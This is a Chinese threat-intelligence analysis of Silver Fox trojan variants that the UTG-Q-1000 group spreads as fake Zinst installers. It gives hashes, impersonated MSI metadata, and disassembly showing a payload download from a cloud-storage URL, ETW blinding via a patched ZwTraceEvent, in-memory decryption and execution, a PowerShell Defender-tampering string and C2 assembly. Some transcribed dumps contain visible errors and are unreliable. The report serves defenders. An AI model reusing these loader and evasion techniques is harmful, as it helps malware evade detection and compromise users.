

UTG-Q-1000团伙近期仿冒Zinst等软件分发银狐木马新变种

 secrss.com/articles/92096

文件:	C:\Users\admin\Desktop\zinstall-setup63890001.msi				
提取文件	表视图	摘要	数据流		
	名称	目录	组件	大小	版本
▶	soft.exe	SourceDir\AppData\Demo	Software	4	

病毒木马 [奇安信威胁情报中心](#) 2026-07-13

近期奇安信威胁情报中心通过云沙箱捕获到多个UTG-Q-1000黑产团伙的新银狐木马变种，这批新变种从2026年6月初起开始投递使用，根据奇安信威胁情报中心的检测，该系列变种近期呈高密度、持续性的活跃态势。

事件背景

近期奇安信威胁情报中心通过云沙箱捕获到多个UTG-Q-1000黑产团伙的新银狐木马变种，这批新变种从2026年6月初起开始投递使用，根据奇安信威胁情报中心的检测，该系列变种近期呈高密度、持续性的活跃态势。

搜索结果 规则与示例		导出文件	
样本文件	文件类型	文件大小	分析时间
767110a28be50b095f7c2d6c72e5008 71186f97901e15c3590465e70d441293b9d43bbf zinst86635862001	Compressed Archive File in Zip Format	10450343字节	2026-06-04 16:09:39
暂未发现风险 检测虚拟机 解压执行 检测沙箱 加壳程序 Contain_PE64 Signed_PE ja-JP Lotok			
79bad2ec3f6c6f1d22dd83cdb705a903 d9b971bdaec34cb11b8920e89483be49182471dc zinst8663551002.exe	PE64 Executable for MS Windows (EXE)	73595904字节	2026-06-03 13:58:32
恶意 SilverFox trojan 探测 HTTP通信 检测虚拟机 ja-JP Lotok			
79bad2ec3f6c6f1d22dd83cdb705a903 d9b971bdaec34cb11b8920e89483be49182471dc zinst8663551002.exe	PE64 Executable for MS Windows (EXE)	73595904字节	2026-06-03 13:46:05
恶意 SilverFox trojan 解压执行 检测虚拟机 检测沙箱 ja-JP Lotok			
4ffa4766e50d5f0b79840ee3a2200894 f51efdb78af9816a137f11396b42926d8d4338c4a zinst8663551004.exe	PE64 Executable for MS Windows (EXE)	73595904字节	2026-06-03 10:32:15
恶意 SilverFox trojan 检测沙箱 探测 检测虚拟机 ICMP流量 漏洞利用 解压执行 堆喷射 ja-JP Lotok			
4ffa4766e50d5f0b79840ee3a2200894 f51efdb78af9816a137f11396b42926d8d4338c4a zinst8663551004.exe	PE64 Executable for MS Windows (EXE)	73595904字节	2026-06-03 10:28:56
恶意 SilverFox trojan 检测沙箱 检测虚拟机 解压执行 ja-JP Lotok			
共 65 条			
< 1 ... 10 11 12 13 >			


样本情况

这批样本按文件类型主要分为两类：一类为MSI安装包格式，另一类为EXE可执行文件格式。两类载体均为Windows平台常见投递形态。

MSI系列


	MD5	SHA1	文件名称	文件信誉	RAS检测	基因特征	文件类型	文件大小	分析时间	
1	01bfa663d321380b96dff6	523abe967ea96112066e4f24c	zinst.6638258014.msi	恶意	Sih	Lotok、Cc	解压执行	Microsoft	10137600	2026/7/7 11:15
3	1b2283d43d38a5e8ab74	c0a14e4791782eaa246916c2d	zinst86235862005.exe	恶意	Sih	Lotok、ja	漏洞利用	PE64 Exec	75285504	2026/6/6 11:12
4	21a711ef701d15f4c03d9	4e569491d055bc475fe176c6a	zinst.6638258012.zip	恶意	Sih	Contain_P	解压执行	Compress	9241796号	2026/7/6 22:57
5	3b033f53bea722feb04b9	6ff5830e1581dd11d4cf17def8	zinst.6638258008.msi	恶意	Sih	Contain_P	解压执行	Microsoft	7290880号	2026/7/6 21:53
6	4ffa4766e50d5f0b79840	f51efdb78af9816a137f1396b4	zinst8663551004.exe	恶意	Sih	Lotok、ja	检测沙箱	PE64 Exec	73595904	2026/6/3 10:32
7	5856b8cc29112c1e754e	a207016f70c4a61f4572cae7cc	zinstall-setup63890001.zip	恶意		Contain_P	解压执行	Compress	10338621	2026/6/30 2:57
8	65306d40e9da7a0720a4	e275473364cba3da28f4367d2	zinstall-setup63890002.zip	恶意	ma	Contain_P	检测虚拟	Compress	5726937号	2026/6/30 22:24
9	68714f4aae6c6cc024cfcc	8067783f48838bf5b375ac7a0	zinstaller-8t533011.exe	恶意	Ge	Lotok、er	HTTP通信	PE64 Exec	77527552	2026/6/18 18:48
10	767f10a28be50b095f7c2	7f186f97901e15c3590465e70c	zinst86635862001	暂未发现	J	Lotok、Cc	检测虚拟	Compress	10450343	2026/6/4 16:09
11	79bad2ec3f6c6f1d22dd8	d9b971bdaec34cb11b8920e8	zinst8663551002.exe	恶意	Sih	Lotok、ja	探针、HT	PE64 Exec	73595904	2026/6/3 13:58
12	7c78cd36b7dbcb2d7aec	81d801ae7cce4e54fb070258e	zinst.6638258013.msi	恶意	Em	Lotok、Cc	检测调试	Microsoft	8232960号	2026/7/7 10:36
13	9082e7cb5cafdcaec18daa	ceae52a4f560fb6f4470cc81f4c	zinstaller-86533005.exe	恶意	Ge	Lotok、er	检测沙箱	PE64 Exec	77527552	2026/6/18 18:28
14	9787ae2cded5b1af8b88	7f87bb0518daec356ff5d61ad	zinst.6638258008.zip	恶意	Em	Contain_P	解压执行	Compress	7129691号	2026/7/6 21:02
15	a8ad56d9cf08ef1ccaa58	9b033cd0cb8941e0cdb16022	zinst86635862007.exe	恶意	Sih	Lotok、Si	检测虚拟	PE64 Exec	75137968	2026/6/4 23:01
16	aa16438dfe28597f7d2d	175eb79a6094b9ec7c010436c	zinst.6638258004.zip	恶意	Sih	Lotok、Cc	检测虚拟	Compress	10295108	2026/7/7 12:43
17	b6ac8ec1434d06bb9e8a	0958e57d1b6b3c8f65cb052d	zinst86235862003.zip	恶意	Sih	Lotok、Cc	HTTP通信	Compress	9502336号	2026/6/6 9:56
18	b8a664a8b927857932e	194921c0c69d24c4fd592fd694f	zinstall-setuptt63890002.msi	恶意	Em	Contain_P	检测虚拟	Microsoft	6262784号	2026/7/1 20:12
19	c6f09eed8e7d76a3fb370	eb30f06f781d9b8014a323d32	zinstall-setup63890003.zip	恶意	Sih	Contain_P	联网行为	Compress	6423202号	2026/7/5 10:40
20	cf3b07918ea205e44b6aC	ec9fba5264ef943d9f20b886ef	zinstall-setup63890002 (1).zip	恶意	Em	Contain_P	解压执行	Compress	5726934号	2026/6/30 22:55
21	e4dd9e2c6fc74ac43348	7b567b7835a8e6008261bde9	zinst8663551003.exe	恶意	Sih	Lotok、ja	HTTP通信	PE64 Exec	73595904	2026/6/4 17:02
22	e5499a28e3bbb4dd4211	ff2ea1f11136e2b9267ec7a2aff	zinst.6638258012.zip	恶意	Sih	Contain_P	探针、解	Compress	9241796号	2026/7/6 22:59
23	e5e6acb33c905beb201f	50246210a358c0f46d2305565	zinstaller-86533003.exe	恶意	Ge	Lotok、er	探针、HT	PE64 Exec	77527552	2026/6/18 14:49
24	eca1fa07a70e52e2f0d40	4869d068a53e43909bb89618	zinstall-setup63890008.msi	恶意	Em	Contain_P	解压执行	Microsoft	5808128号	2026/7/2 0:32
25	f284ec241966aa34819fb	576e104e8018a721e29c32b27	zinstall-setup63890009.zip	恶意	Sih	Contain_P	漏洞利用	Compress	9974635号	2026/6/29 21:37
26	f3a849c16564222b038eC	555ba75dbe69c4eeb208c4b2	zinstall-setup63890002.msi	恶意	ma	Contain_P	检测虚拟	Microsoft	5898240号	2026/6/30 22:33

MSI文件命名特征呈现两类规律：第一类以"zinst."为前缀，后接9位数字组合；第二类以"zinstall-setup"为前缀，后接8位数字组合。针对部分文件名相同但哈希值不同的样本，已按"原始文件名_重复序号"的格式进行重命名以作区分。该命名规则高度结构化，说明样本可能由自动化生成工具按模板批量产出，符合规模化投递的典型行为特征。



样本分析

使用MSI分析工具对样本进行结构解析后发现，文件内部无法提取有效组件信息，存在明显异常——样本大小仅为4字节，远小于正常MSI安装包的合理体积。该异常表明此类文件并非真实MSI安装包，极可能为占位型载荷或投递环节中的诱饵文件。



经进一步对文件属性与结构信息分析，发现样本存在仿冒其他软件特征。该伪装手法旨在利用合法软件组件降低目标防御体系的警惕性。经对 MSI 样本进行全面交叉核查，其主要仿冒对象可归为两类：一类仿冒腾讯（Tencent）Agent DLL，另一类仿冒阿里（Alibaba）Agent DLL。

以“zinstall-setup”的MSI仿冒腾讯Agent DLL文件信息。

文件(F) 编辑(E) 关于		
文件: C:\Users\admin\Desktop\Zinst\zinstall-setup63890001.msi.bin ...		
提取文件 表视图 摘要 数据流		
表(T) Property		
	Property (s72)	Value (l0)
▶	ALLUSERS	1
	Manufacturer	Tencent Inc.
	ProductCode	{DBE37440-1514-4BD7-8D8E-BFF5D9F3B754}
	ProductLanguage	1033
	ProductName	Tencent Licensing Agent Dll
	ProductVersion	2.2.11118.0
	UpgradeCode	{27FA568D-8883-4B39-9AC5-27FA568D65CF}
	SecureCustomProperties	WIX_DOWNGRADE_DETECTED;WIX_UPGRADE_DETECTED


以“zinst.”的MSI仿冒阿里Agent DLL文件信息。

文件(F) 编辑(E) 关于		
文件: C:\Users\admin\Desktop\Zinst\zinst.6638258008.msi.bin ...		
提取文件 表视图 摘要 数据流		
表(T) Property		
	Property (s72)	Value (l0)
▶	ALLUSERS	1
	Manufacturer	Ali Inc.
	ProductCode	{DBE37440-1514-4BD7-8D8E-BFF5D9F3B754}
	ProductLanguage	1033
	ProductName	Ali Licensing Agent Dll
	ProductVersion	3.2.123.0
	UpgradeCode	{27FA4B39-4B39-4B39-9AC5-4B39568D4B39}
	SecureCustomProperties	WIX_DOWNGRADE_DETECTED;WIX_UPGRADE_DETECTED


借助进程监控工具，捕获到样本执行期间的命令调用行为。具体调用链如下：



值得注意的是，样本在运行过程中呈现出明显的前后台行为分离特征：前台用户界面尚在执行安装流程时，后台服务侧已同步触发恶意调用链。该“前台安装、后台执行”的双面行为模式，利用用户对安装程序的惯性信任掩护真实恶意操作。



对该进程进行附加调试后发现，其内存空间中加载了名为msia013.tmp的临时文件。该文件命名与MSI安装过程产生的临时文件特征高度吻合，推测安装包在运行阶段释放了相应载荷。



经文件搜索定位，该临时文件的实际落地位于如下目录，该目录是系统将通过MSI方式安装
软件包副本缓存于此，用于后续的修复、卸载、补丁升级等操作。

电脑 > 本地磁盘 (C:) > Windows > Installer				
名称	修改日期	类型	大小	
898ce.msi	2026/6/29 23:06	Windows Install...	10,260 KB	
inprogressinstallinfo.ipi	2026/7/8 14:13	IPI 文件	32 KB	
MSIA013.tmp	2026/7/8 14:13	TMP 文件	10,218 KB	
SourceHash{DBE37440-1514-4BD7-8...	2026/7/8 14:13	文件	48 KB	

将C:\\Windows\\Installer目录下释放的MSI文件与原始投递安装包进行哈希值比对，结果显示两
者完全一致。该发现表明，样本并未在落地阶段对安装包本体进行篡改或重新封装，而是直接
将原始MSI复制至系统Installer缓存目录。

文件名: C:\\Users\\admin\\Desktop\\zinstall-setup63890001.msi
文件大小: 10506240 字节 (10.02 MB)
修改日期: 2026-06-29 23:06
MD5: <u>4afe07191deda0ffa2f946fe900e0901</u>
SHA1: <u>7e16914326dc6902eb80d6f9bc3a21d59ff1d964</u>
SHA256: <u>da9f6121814baee443c402aa950eac360c6a114a687f511eb7434a358ec49b65</u>
CRC32: <u>8d383972</u>
文件名: C:\\Windows\\Installer\\898ce.msi
文件大小: 10506240 字节 (10.02 MB)
修改日期: 2026-06-29 23:06
MD5: <u>4afe07191deda0ffa2f946fe900e0901</u>
SHA1: <u>7e16914326dc6902eb80d6f9bc3a21d59ff1d964</u>
SHA256: <u>da9f6121814baee443c402aa950eac360c6a114a687f511eb7434a358ec49b65</u>

经对msia013.tmp深入分析，该文件为64位DLL文件，采用VMProtect（VMP）加壳保护，文件
创建时间为2026年6月11日。



对最终解密提取的Payload进行分析，其执行后发起以下网络请求行为：

BA 01000000 48:8000 E1D60100 FF9424 28010000 48:898424 08010000 48:838C24 08010000 00 0F84 11020000 48:C74424 28 00000000 C74424 20 00000084 45:33C9 45:33C0 48:889424 70110000 48:888C24 08010000 FF9424 30010000 48:898424 00010000 48:838C24 00010000 00 0F84 BC010000 C74424 34 00000000 C74424 30 00000000 48:C78424 E8000000 000000 C78424 E4000000 00000000 4C:8D4C24 30 41:88 00100000 48:8D9424 60010000 48:888C24 00010000 FF9424 38010000 85C0	mov ecx,1 lea rcx,qword ptr ds:[7FFB50C9EE58] call qword ptr ss:[rsp+128] mov qword ptr ss:[rsp+108],rax cmp qword ptr ss:[rsp+108],0 je ms1a013.7FFB50C819A6 mov qword ptr ss:[rsp+28],0 mov dword ptr ss:[rsp+20],84000000 xor r9d,r9d xor r8d,r8d mov rdx,qword ptr ss:[rsp+1170] mov rcx,qword ptr ss:[rsp+108] call qword ptr ss:[rsp+130] mov qword ptr ss:[rsp+100],rax cmp qword ptr ss:[rsp+100],0 je ms1a013.7FFB50C81996 mov dword ptr ss:[rsp+34],0 mov dword ptr ss:[rsp+30],0 mov qword ptr ss:[rsp+E8],0 mov dword ptr ss:[rsp+E4],0 lea r9,qword ptr ss:[rsp+30] mov r8d,1000 lea rdx,qword ptr ss:[rsp+160] mov rcx,qword ptr ss:[rsp+100] call qword ptr ss:[rsp+138] test eax,ecx	00007FFB50C9EE58:"3M" [rsp+128]:InternetOpenA [rsp+1170]:"https://new629.oss-cn-beijing.aliyuncs.com/tad" [rsp+130]:InternetOpenUrlA [rsp+138]:InternetReadFile
--	---	---


EXE系列

EXE文件共计9个，其命名特征与MSI类型同源但略有差异，呈现两类规则：第一类以"zinst"为前缀，后接11位数字组合；第二类以"zinstaller-"为前缀，后接8位数字组合。两套命名体系均高度结构化，且与前述MSI样本的命名规则（"zinst."+9位、"zinstall-setup"+8位）存在明显关联，进一步印证Zinst系列采用自动化模板批量生成投递文件，跨文件类型维持统一的命名范式，为同类样本的关联归因提供了稳定的指纹特征。




样本分析

样本通过修改ZwTraceEvent函数头字节为ret（立即返回指令），对该关键内核接口实施运行时Hooking。ZwTraceEvent是Windows内核中ETW事件跟踪基础设施的最终底层写入接口，负责将系统及应用程序事件写入跟踪会话。一旦该接口被拦截，ETW事件记录通道将完全失效，导致终端安全产品无法通过事件跟踪机制感知后续恶意行为。



样本执行过程中通过动态内存分配在地址0x810000处开辟内存空间。



样本通过以下代码对内部加密数据进行解密处理，并将解密后的载荷直接写入前述分配的0x810000内存空间中。

0000000014000254E	49:89C5	mov r13, rax
00000000140002551	48:8D35 ADC70300	lea rsi, qword ptr ds:[14003ED05]
00000000140002558	4C:89EF	mov rdi, r13
00000000140002558	B9 82CA0000	mov ecx, CA82
00000000140002560	89CA	mov edx, ecx
00000000140002562	C1E9 02	shr ecx, 2
00000000140002565	AD	lodsd
00000000140002566	AB	stosd
00000000140002567	FFC9	dec ecx
00000000140002569	75 FA	jne zinst8663551002.140002565
00000000140002568	83E2 03	and edx, 3
0000000014000256E	74 06	je zinst8663551002.140002576
00000000140002570	AC	lodsb
00000000140002571	AA	stosb
00000000140002572	FFCA	dec edx
00000000140002574	75 FA	jne zinst8663551002.140002570
00000000140002576	41:FFE5	jmp r13
00000000140002579	48:81C4 80000000	add rsp, 80
00000000140002580	41:5D	pop r13
00000000140002582	C3	ret
00000000140002583	F9	stc
00000000140002584	B5 FF	mov ch, FF
00000000140002586	FF97 D3000036	call qword ptr ds:[rdi+360000D3]
0000000014000258C	48:0300	add rax, qword ptr ds:[rax]
0000000014000258F	90	nop

#000000000810000

xt:00000000140002576 zinst8663551002.exe:\$2576 #1976

内存 1	内存 2	内存 3	内存 4	内存 5	监视 1	局部变量	结构体
十六进制	十六进制	十六进制	十六进制	十六进制	ASCII		
0000000810000	E8 2A CA 00 00 10 5D 71	94 78 6F 2A C0 AA 63 A7	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	e"É...]q.xo"A*c\$		
0000000810010	94 50 90 00 00 00 45 30	24 08 45 02 24 08 E2 F6	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.P....E0\$.E.\$,ao		
0000000810020	E0 46 01 D8 6E 19 3E D1	C3 33 3F 16 60 CB CB 33	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	aF,0n.>NA3?. EE3		
0000000810030	EE 8C ED 0A 55 1F D6 F7	29 7C AD FB 1E 59 23 36	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	i.i.U.O+) .û.Y#6		
0000000810040	9B 9F 4B CB FF 09 C4 0B	D6 58 42 DF 37 93 DD 1D	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	..Key.A.0[BB7.Y.		
0000000810050	0E F0 CE D2 C5 79 AD 95	21 99 FA 1B 76 17 D2 E4	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.0i0Ay...u.v.0a		
0000000810060	CD 69 43 4E 40 3D 8F D6	B2 6C BD A5 11 89 EA 0B	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	IiCN@=¿0*!%¥..é.		
0000000810070	66 87 C1 0A 46 FF AD 21	44 42 F6 FF 93 38 53 0B	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	f.A.Fh.IDR0i...S.		

跳转至一阶段payload执行。

00000810000	E8 2ACA0000	call 81CA2F
00000810005	105D 71	adc byte ptr ss:[rbp+71],b1
00000810008	94	xchg esp, eax
00000810009	78 6F	js 81007A
0000081000B	2AC0	sub al, al
0000081000D	AA	stosb
0000081000E	63A7 94509000	movsxd esp, dword ptr ds:[rdi+905094]
00000810014	0000	add byte ptr ds:[rax], al
00000810016	45:302408	xor byte ptr ds:[r8+rcx], r12b
0000081001A	45:022408	add r12b, byte ptr ds:[r8+rcx]
0000081001E	E2 F6	loop 810016
00000810020	E0 46	loopne 810068
00000810022	01D8	add eax, ebx
00000810024	6E	
00000810025	193E	sbb dword ptr ds:[rsi], edi
00000810027	D1C3	rol ebx, 1
00000810029	333F	xor edi, dword ptr ds:[rdi]
0000081002B	16	
0000081002C	60	
0000081002D	CB	ret far
0000081002E	CB	ret far
0000081002F	33EE	xor ebp, esi
00000810031	8CED	mov ebp,
00000810033	0A55 1F	or dl, byte ptr ss:[rbp+1F]
00000810036	D6	
00000810037	F729	imul dword ptr ds:[rcx]
00000810039	7C AD	jl 80FFE8
0000081003B	FB	sti
0000081003C	1E	
0000081003D	59	pop rcx
0000081003E	2336	and esi, dword ptr ds:[rsi]
00000810040	9B	fwait
00000810041	9F	lahf
00000810042	4B:CB	ret far
00000810044	FF09	dec dword ptr ds:[rcx]
00000810046	C4	
00000810047	0BD6	or edx, esi
00000810049	5B	pop rbx
0000081004A	42:DF37	fbstp tword ptr ds:[rdi]
0000081004D	93	xcha ebx, eax

通过API函数修改内存属性，从而能够使其执行代码。

0000000000081805F	48:889424 B8000000	mov rdx,qword ptr ss:[rsp+88]	
00000000000818067	48:888C24 C0000000	mov rcx,qword ptr ss:[rsp+C0]	
0000000000081806F	FF9424 08010000	call qword ptr ss:[rsp+108]	[rsp+108]:VirtualProtect
00000000000818076	85C0	test eax,eax	
00000000000818078	75 21	jne 818098	
0000000000081807A	FF9424 00000000	call qword ptr ss:[rsp+D0]	[rsp+D0]:GetProcessHeap
00000000000818081	4C:888424 C0000000	mov r8,qword ptr ss:[rsp+C0]	
00000000000818089	3302	xor edx,edx	
0000000000081808B	48:88C8	mov rcx,rax	
0000000000081808E	FF9424 10010000	call qword ptr ss:[rsp+110]	[rsp+110]:HeapFree
00000000000818095	E8 F5FAFFFF	call 81A88F	
0000000000081809A	90	nop	
00000000000818098	48:888424 C0000000	mov rax,qword ptr ss:[rsp+C0]	
000000000008180A3	48:888424 18010000	mov qword ptr ss:[rsp+118],rax	
000000000008180A9	FF9424 18010000	call qword ptr ss:[rsp+118]	
000000000008180B2	33C0	xor eax,eax	
000000000008180B4	48:81C4 28010000	add rsp,128	
000000000008180B8	C3	ret	
000000000008180BC	CC	int3	
000000000008180BD	CC	int3	
000000000008180BE	CC	int3	
000000000008180BF	48:83EC 58	sub rsp,58	
000000000008180C3	C64424 40 68	mov byte ptr ss:[rsp+40],68	68:'k'
000000000008180C8	C64424 41 65	mov byte ptr ss:[rsp+41],65	65:'e'
000000000008180CD	C64424 42 72	mov byte ptr ss:[rsp+42],72	72:'r'
000000000008180D2	C64424 43 6E	mov byte ptr ss:[rsp+43],6E	6E:'n'
000000000008180D7	C64424 44 65	mov byte ptr ss:[rsp+44],65	65:'e'

ss:[rsp+108]=[000000000014FDF8 <&VirtualProtect>]=<kernel32.VirtualProtect>

081806F

十六进制	ASCII
04394F0 E9 E0 04 00 00 68 65 72 6E 65 6C 33 32 2E 64 6C	ea...kernel32.dl
0439500 6C 00 00 00 00 92 76 CE 70 54 45 CE D4 AE CF 99	l.....vipTEtoI.
0439510 7A 6F 70 65 6E 00 00 00 00 00 70 6F 77	zopen.....pow
0439520 65 72 73 68 65 6C 6C 2E 65 78 65 00 00 00 00 00	ershell.exe....
0439530 00 00 00 00 00 74 72 79 20 78 24 6E 75 6C 6C 20	try {null
0439540 3D 20 69 63 69 6D 20 4D 53 46 54 5F 4D 70 50 72	= icim MSFT_MpPr
0439550 6F 6F 6F 73 6F 6F 63 6F 30 40 78 4E 78 63 6F 75	afafafafafafaf

跳转至二阶段payload执行。

0004394F0	E9 E040000	jmp 4399D5	
0004394F5	6B65 72 6E	imul esp,dword ptr ss:[rbp+72],6E	
0004394F9	65:6C		
0004394FB	3332	xor esi,dword ptr ds:[rdx]	
0004394FD	2E64:6C		
000439500	6C		
000439501	0000	add byte ptr ds:[rax],a1	
000439503	0000	add byte ptr ds:[rax],a1	
000439505	92	xchg edx,eax	
000439506	76 CE	jbe 4394D6	
000439508	70 54	jo 43955E	
00043950A	45		
00043950B	CE		
00043950C	D4		
00043950D	AE	scasb	
00043950E	CF	iretd	
00043950F	99	cdq	
000439510	7A 6F	jp 439581	
000439512	70 65	jo 439579	
000439514	6E		
000439515	0000	add byte ptr ds:[rax],a1	
000439517	0000	add byte ptr ds:[rax],a1	
000439519	0000	add byte ptr ds:[rax],a1	
00043951B	0000	add byte ptr ds:[rax],a1	
00043951D	70 6F	jo 43958E	
00043951F	77 65	ja 439586	
000439521	72 73	jb 439596	
000439523	68 656C6C2E	push 2E6C6C65	

样本内部预置了加密的C2地址数据片段，运行时通过拼接操作对分散存储的加密字段进行组装。

F3:AA		rep stosb	
C68424 200A0000 79	mov byte ptr ss:[rsp+A20],79	79: 'y'	
C68424 210A0000 68	mov byte ptr ss:[rsp+A21],68	68: 'k'	
C68424 220A0000 68	mov byte ptr ss:[rsp+A22],68	68: 'k'	
C68424 230A0000 67	mov byte ptr ss:[rsp+A23],67	67: 'g'	
C68424 240A0000 6A	mov byte ptr ss:[rsp+A24],6A	6A: 'j'	
C68424 250A0000 3A	mov byte ptr ss:[rsp+A25],3A	3A: ':'	
